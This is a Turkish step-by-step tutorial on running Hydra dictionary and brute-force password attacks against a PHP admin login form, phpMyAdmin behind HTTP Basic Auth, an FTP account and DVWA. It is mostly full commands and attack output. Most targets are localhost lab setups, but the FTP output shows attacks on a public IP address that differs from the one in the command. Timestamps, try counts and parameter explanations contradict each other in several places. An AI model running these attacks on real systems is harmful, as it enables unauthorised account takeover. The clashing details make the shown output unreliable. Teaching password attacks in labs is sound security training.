HYDRA USAGE

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Bu yazıda hydra tool'u ile Web Application Login ekranına, Http Basic Auth Login Popup ekranına ve FTP login ekranına sözlük saldırısı ve brute force saldırısı nasıl yapılır gösterilecektir.

a. Web Application Login

Hydra ile localhost'daki includekarabuk_lnw sitesinin login ekranına sözlük saldırısı ve brute force saldırısı yapalım.

Not: rockyou.txt sözlük dosyasının altlarına sge şifresi konmuştur.

// Dictionary Attack

```
> sudo su
> hydra -l admin -P /home/hasan/rockyou_stajyer.txt -V -f localhost http-post-form
"/includekarabuk_lnw/adminPaneli/index.php:userID=^USER^&userPassword=^PASS^&o
nline=1:adiniz"
```

-l	: username
-L	: txt file for username
-p	: password
-P	: txt file for password
-V	: Show attempts
-f	: Exit when the first found login/password pair
http-post-form	: Form Action değerini (linkini) alır. Ardından iki nokta üst üste gelir ve login panelinde post edilen tüm değişkenler ve değerler yer alır. Kullanıcı adı ve şifre değişkenleri ^USER^ ve ^PASS^ değerlerini alacak şekilde parametreye eklenir. Son olarak yine iki nokta üst üste gelir ve kullanıcı adı & şifre yanlış girildiğinde gelen uyarı mesajındaki sözcüklerden biri konur.

Output:

```
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-03 14:14:37
[DATA] 16 tasks, 1 server, 11881376 login tries (l:1/p:11881376), ~742586 tries per task
[DATA] attacking service http-post-form on port 80

[ATTEMPT] target localhost - login "admin" - pass "123456" - 1 of 14344378 [child 0]
[ATTEMPT] target localhost - login "admin" - pass "12345" - 2 of 14344378 [child 1]
[ATTEMPT] target localhost - login "admin" - pass "123456789" - 3 of 14344378 [child 2]
[ATTEMPT] target localhost - login "admin" - pass "password" - 5 of 14344378 [child 4]
[ATTEMPT] target localhost - login "admin" - pass "iloveyou" - 6 of 14344378 [child 5]
```

[ATTEMPT] target localhost - login "admin" - pass "princess" - 7 of 14344378 [child 6]
…
[ATTEMPT] target localhost - login "admin" - pass "june29" - 6993 of 14344378 [child 9]
[ATTEMPT] target localhost - login "admin" - pass "july29" - 6994 of 14344378 [child 6]
[ATTEMPT] target localhost - login "admin" - pass "july18" - 6995 of 14344378 [child 13]
[ATTEMPT] target localhost - login "admin" - pass "joelle" - 6996 of 14344378 [child 3]
[**80**][**www-form**] host: **127.0.0.1** login: **admin** password: **sge**
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-03 14:12:52

// Brute Force Attack

> sudo su
> hydra -l admin -x 1:3:a -V -f localhost http-post-form "/includekarabuk_lnw/adminPaneli/index.php:userID=^USER^&userPassword=^PASS^&online=1:adiniz"

-l	: username	
-L	: txt file for username	
-x	: Brute force parameter (Syntax: MIN:MAX:CHARSET)	
5:5:a	: MIN:MAX:CHARSET	// a means only lowercase alphabetic chars
		// A means only uppercase alphabetic chars
		// 1 means only numbers
		// a1 means only lowercase alphanumeric chars
		// A1 means only uppercase alphanumeric chars
		// a1+. means only alphanumeric, + and dot chars
-V	: Show attempts	
-f	: Exit when the first found login/password pair	
http-post-form	: Form Action değerini (linkini) alır. Ardından iki nokta üst üste gelir ve login panelinde post edilen tüm değişkenler ve değerler yer alır. Kullanıcı adı ve şifre değişkenleri ^USER^ ve ^PASS^ değerlerini alacak şekilde parametreye eklenir. Son olarak yine iki nokta üst üste gelir ve kullanıcı adı & şifre yanlış girildiğinde gelen uyarı mesajındaki sözcüklerden biri konur.	

Output:

Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-03 14:22:22
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...

[DATA] 16 tasks, 1 server, 11881376 login tries (l:1/p:11881376), ~742586 tries per task
[DATA] attacking service http-post-form on port 80

[ATTEMPT] target localhost - login "admin" - pass "aaaaa" - 1 of 11881376 [child 0]
[ATTEMPT] target localhost - login "admin" - pass "aaaab" - 2 of 11881376 [child 1]
[ATTEMPT] target localhost - login "admin" - pass "aaaac" - 3 of 11881376 [child 2]
[ATTEMPT] target localhost - login "admin" - pass "aaaad" - 4 of 11881376 [child 3]
[ATTEMPT] target localhost - login "admin" - pass "aaaae" - 5 of 11881376 [child 4]
[ATTEMPT] target localhost - login "admin" - pass "aaaaf" - 6 of 11881376 [child 5]
[ATTEMPT] target localhost - login "admin" - pass "aaaag" - 7 of 11881376 [child 6]
[ATTEMPT] target localhost - login "admin" - pass "aaaah" - 8 of 11881376 [child 7]
[ATTEMPT] target localhost - login "admin" - pass "aaaai" - 9 of 11881376 [child 8]
[ATTEMPT] target localhost - login "admin" - pass "aaaaj" - 10 of 11881376 [child 9]
[ATTEMPT] target localhost - login "admin" - pass "aaaak" - 11 of 11881376 [child 10]
[ATTEMPT] target localhost - login "admin" - pass "aaaal" - 12 of 11881376 [child 11]
...

b. HTTP Basic Authentication Login

Bir http basic authentication koruması altındaki web sayfasına sözlük saldırısı ve brute force saldırısı yapalım.

Öngereksinim:

Http Basic Authentication olan bir web sayfası inşa etmek için localhost'taki phpmyadmin login sayfasını kullanalım. Phpmyadmin sayfasını http basic authentication krouması altına almak için

```
> sudo nano /etc/phpmyadmin/apache.conf
```

yapıp <Directory /usr/share/phpmyadmin> tag'ı içerisindeki Directory Index satırı altına AllowOverride All satırını aşağıdaki gibi ekleyelim.

```
<Directory /usr/share/phpmyadmin>
        Options FollowSymLinks
        DirectoryIndex index.php
        AllowOverride All
        [...]
```

Ardından

```
> sudo nano /usr/share/phpmyadmin/.htaccess
```

yapıp aşağıdaki satırları dosya içine kopyalayalım:

```
AuthType Basic
AuthName "Restricted Files"
AuthUserFile /etc/apache2/.phpmyadmin.htpasswd
Require valid-user
```


Dosyayı kaydettikten sonra

> sudo htpasswd -c /etc/apache2/.phpmyadmin.htpasswd root

komutunu girdiğimizde şifre sorulacaktır.

Şifre: sge

Şifreyi girelim ve böylece phpyadmin sayfası http basic authentication koruması altına alınmış olacaktır.



Şimdi phpmyadmin ekranına geçebilmek için http basic authentication login popup'ına sözlük ve brute force saldırısı yapalım.

// Dictionary Attack

> sudo su
> hydra -V -f -l root -P /home/hasan/rockyou.txt localhost http-get /phpmyadmin

-l : username
-L : txt file for username
-p : password
-P : txt file for password
-V : Show attempts
-f : Exit when the first found login/password pair

Output:

Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-03 14:54:00

[DATA] 16 tasks, 1 server, 14344378 login tries (l:1/p:14344378), ~896523 tries per task
[DATA] attacking service http-get on port 80

[ATTEMPT] target localhost - login "root" - pass "123456" - 1 of 14344378 [child 0]
[ATTEMPT] target localhost - login "root" - pass "12345" - 2 of 14344378 [child 1]

[ATTEMPT] target localhost - login "root" - pass "123456789" - 3 of 14344378 [child 2]
[ATTEMPT] target localhost - login "root" - pass "eneshasan1992" - 4 of 14344378 [child 3]
[ATTEMPT] target localhost - login "root" - pass "password" - 5 of 14344378 [child 4]
[ATTEMPT] target localhost - login "root" - pass "iloveyou" - 6 of 14344378 [child 5]
[ATTEMPT] target localhost - login "root" - pass "princess" - 7 of 14344378 [child 6]
...
[ATTEMPT] target localhost - login "root" - pass "cristopher" - 6978 of 14344378 [child 5]
[ATTEMPT] target localhost - login "root" - pass "cheer123" - 6979 of 14344378 [child 8]
[ATTEMPT] target localhost - login "root" - pass "cheer06" - 6980 of 14344378 [child 9]
[ATTEMPT] target localhost - login "root" - pass "blonda" - 6981 of 14344378 [child 7]
[ATTEMPT] target localhost - login "root" - pass "verde" - 6982 of 14344378 [child 4]
[ATTEMPT] target localhost - login "root" - pass "tuesday" - 6983 of 14344378 [child 10]
[ATTEMPT] target localhost - login "root" - pass "showtime" - 6984 of 14344378 [child 12]
[ATTEMPT] target localhost - login "root" - pass "quinton" - 6985 of 14344378 [child 15]
[**80**][**www**] host: **127.0.0.1** login: **root** password: **sge**
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-03 14:53:06

// Brute Force Attack

> sudo su
> hydra -V -f -l root -x 1:3:a localhost http-get /phpmyadmin

-l : username
-L : txt file for username
-x : Brute force parameter (Syntax: MIN:MAX:CHARSET)
7:7:a : MIN:MAX:CHARSET // a means only lowercase alphabetic chars
// A means only uppercase alphabetic chars
// 1 means only numbers
// a1 means only lowercase alphanumeric chars
// A1 means only uppercase alphanumeric chars
// a1+. means only alphanumeric, + and dot chars
-V : Show attempts
-f : Exit when the first found login/password pair

Output:

Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-03 14:55:43
[DATA] 16 tasks, 1 server, 8031810176 login tries (l:1/p:8031810176), ~501988136 tries per task
[DATA] attacking service http-get on port 80
[ATTEMPT] target localhost - login "root" - pass "aaaaaaa" - 1 of 8031810176 [child 0]
[ATTEMPT] target localhost - login "root" - pass "aaaaaab" - 2 of 8031810176 [child 1]
[ATTEMPT] target localhost - login "root" - pass "aaaaaac" - 3 of 8031810176 [child 2]

[ATTEMPT] target localhost - login "root" - pass "aaaaaad" - 4 of 8031810176 [child 3]
[ATTEMPT] target localhost - login "root" - pass "aaaaaae" - 5 of 8031810176 [child 4]
[ATTEMPT] target localhost - login "root" - pass "aaaaaaf" - 6 of 8031810176 [child 5]
[ATTEMPT] target localhost - login "root" - pass "aaaaaag" - 7 of 8031810176 [child 6]
[ATTEMPT] target localhost - login "root" - pass "aaaaaah" - 8 of 8031810176 [child 7]
[ATTEMPT] target localhost - login "root" - pass "aaaaaai" - 9 of 8031810176 [child 8]

…

c. FTP Login

Hydra ile şimdi de bir ftp hesabına sözlük saldırısı ve brute force saldırısı yapalım.

// Dictionary Attack

> sudo su
> hydra -V -f -l user -P /home/hasan/rockyou_stajyer.txt ftp://192.168.1.110:21

-l : username
-L : txt file for username
-p : password
-P : txt file for password
-V : Show attempts
-f : Exit when the first found login/password pair

Output:
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-03 15:04:25

[DATA] 16 tasks, 1 server, 14344378 login tries (l:1/p:14344378), ~896523 tries per task
[DATA] attacking service ftp on port 21
[ATTEMPT] target 46.45.187.221 - login "user" - pass "123456" - 1 of 14344378 [child 0]
[ATTEMPT] target 46.45.187.221 - login "user " - pass "12345" - 2 of 14344378 [child 1]
[ATTEMPT] target 46.45.187.221 - login "user " - pass "123456789" - 3 of 14344378 [child 2]
[ATTEMPT] target 46.45.187.221 - login "user" - pass "enes1992" - 4 of 14344378 [child 3]
[ATTEMPT] target 46.45.187.221 - login "user" - pass "password" - 5 of 14344378 [child 4]
…
[ATTEMPT] target 46.45.187.221 - login "user" - pass "number1" - 550 of 14344379 [child 8]
[ATTEMPT] target 46.45.187.221 - login "user" - pass "katie" - 551 of 14344379 [child 7]
[ATTEMPT] target 46.45.187.221 - login "user" - pass "guitar" - 552 of 14344379 [child 15]
[ATTEMPT] target 46.45.187.221 - login "user" - pass "212121" - 553 of 14344379 [child 9]
[ATTEMPT] target 46.45.187.221 - login "user" - pass "D1pNhf689y" - 554 of 14344379 [child]
[**21**][**ftp**] host: **192.168.1.110** login: **user** password: **password**
[STATUS] attack finished for 46.45.187.221 (valid pair found)
1 of 1 target successfully completed, 1 valid password found

// Brute Force Attack

> sudo su
> hydra -V -f -l user -x 5:5:a ftp://46.45.187.221:21

-l : username
-L : txt file for username
-x : Brute Force parameter
3:3:1 : MIN|MAX|CHARSET // 1 means only numbers
// a means only lowercase alphabetic chars
// A means only uppercase alphabetic chars
// a1 means only lowercase alphanumeric chars
// A1 means only uppercase alphanumeric chars
// a1+. means only alphanumeric, + and dot chars
-V : Show attempts
-f : Exit when the first found login/password pair

Output:

Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-03 15:17:52
[DATA] 16 tasks, 1 server, 11881376 login tries (l:1/p:11881376), ~742586 tries per task
[DATA] attacking service ftp on port 21
[ATTEMPT] target 46.45.187.221 - login "user" - pass "aaaaa" - 1 of 11881376 [child 0]
[ATTEMPT] target 46.45.187.221 - login "user " - pass "aaaab" - 2 of 11881376 [child 1]
[ATTEMPT] target 46.45.187.221 - login "user " - pass "aaaac" - 3 of 11881376 [child 2]
[ATTEMPT] target 46.45.187.221 - login "user " - pass "aaaad" - 4 of 11881376 [child 3]
[ATTEMPT] target 46.45.187.221 - login "user " - pass "aaaae" - 5 of 11881376 [child 4]
[ATTEMPT] target 46.45.187.221 - login "user " - pass "aaaaf" - 6 of 11881376 [child 5]
[ATTEMPT] target 46.45.187.221 - login "user " - pass "aaaag" - 7 of 11881376 [child 6]
[ATTEMPT] target 46.45.187.221 - login "user " - pass "aaaah" - 8 of 11881376 [child 7]
[ATTEMPT] target 46.45.187.221 - login "user " - pass "aaaai" - 9 of 11881376 [child 8]

…

Ekstra

a. Header Kullanımı

Localhost'daki DVWA web uygulamasında oturum açtığımızda bir çerez bize verilecektir. Hydra'ya o çerezi vererek Brute Force dersindeki ekrana ulaşabilir ve sözlük saldırısı yapabiliriz.

> hydra -l admin -P /home/hasan/rockyou.txt -V -f localhost http-get-form

"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login&user_token=da3fde68a4be5125242233f46f7982cd:incorrect:**H=Cookie: security=low; PHPSESSID=rt55dt0h4mvouoo9o8td3q2fk6**"

-l	: username
-L	: txt file for username
-p	: password
-P	: txt file for password
-V	: Show attempts
-f	: Exit when the first found login/password pair
http-get-form	: Form Action değerini (linkini) alır. Ardından iki nokta üst üste gelir ve login panelinde get edilen tüm değişkenler ve değerler yer alır. Kullanıcı adı ve şifre değişkenleri ^USER^ ve ^PASS^ değerlerini alacak şekilde parametreye eklenir. Daha sonra yine iki nokta üst üste gelir ve kullanıcı adı & şifre yanlış girildiğinde gelen uyarı mesajındaki sözcüklerden biri konur. Son olarak hydra'nın yapacağı http taleplerine eklenecek header'lar ve değerleri konur.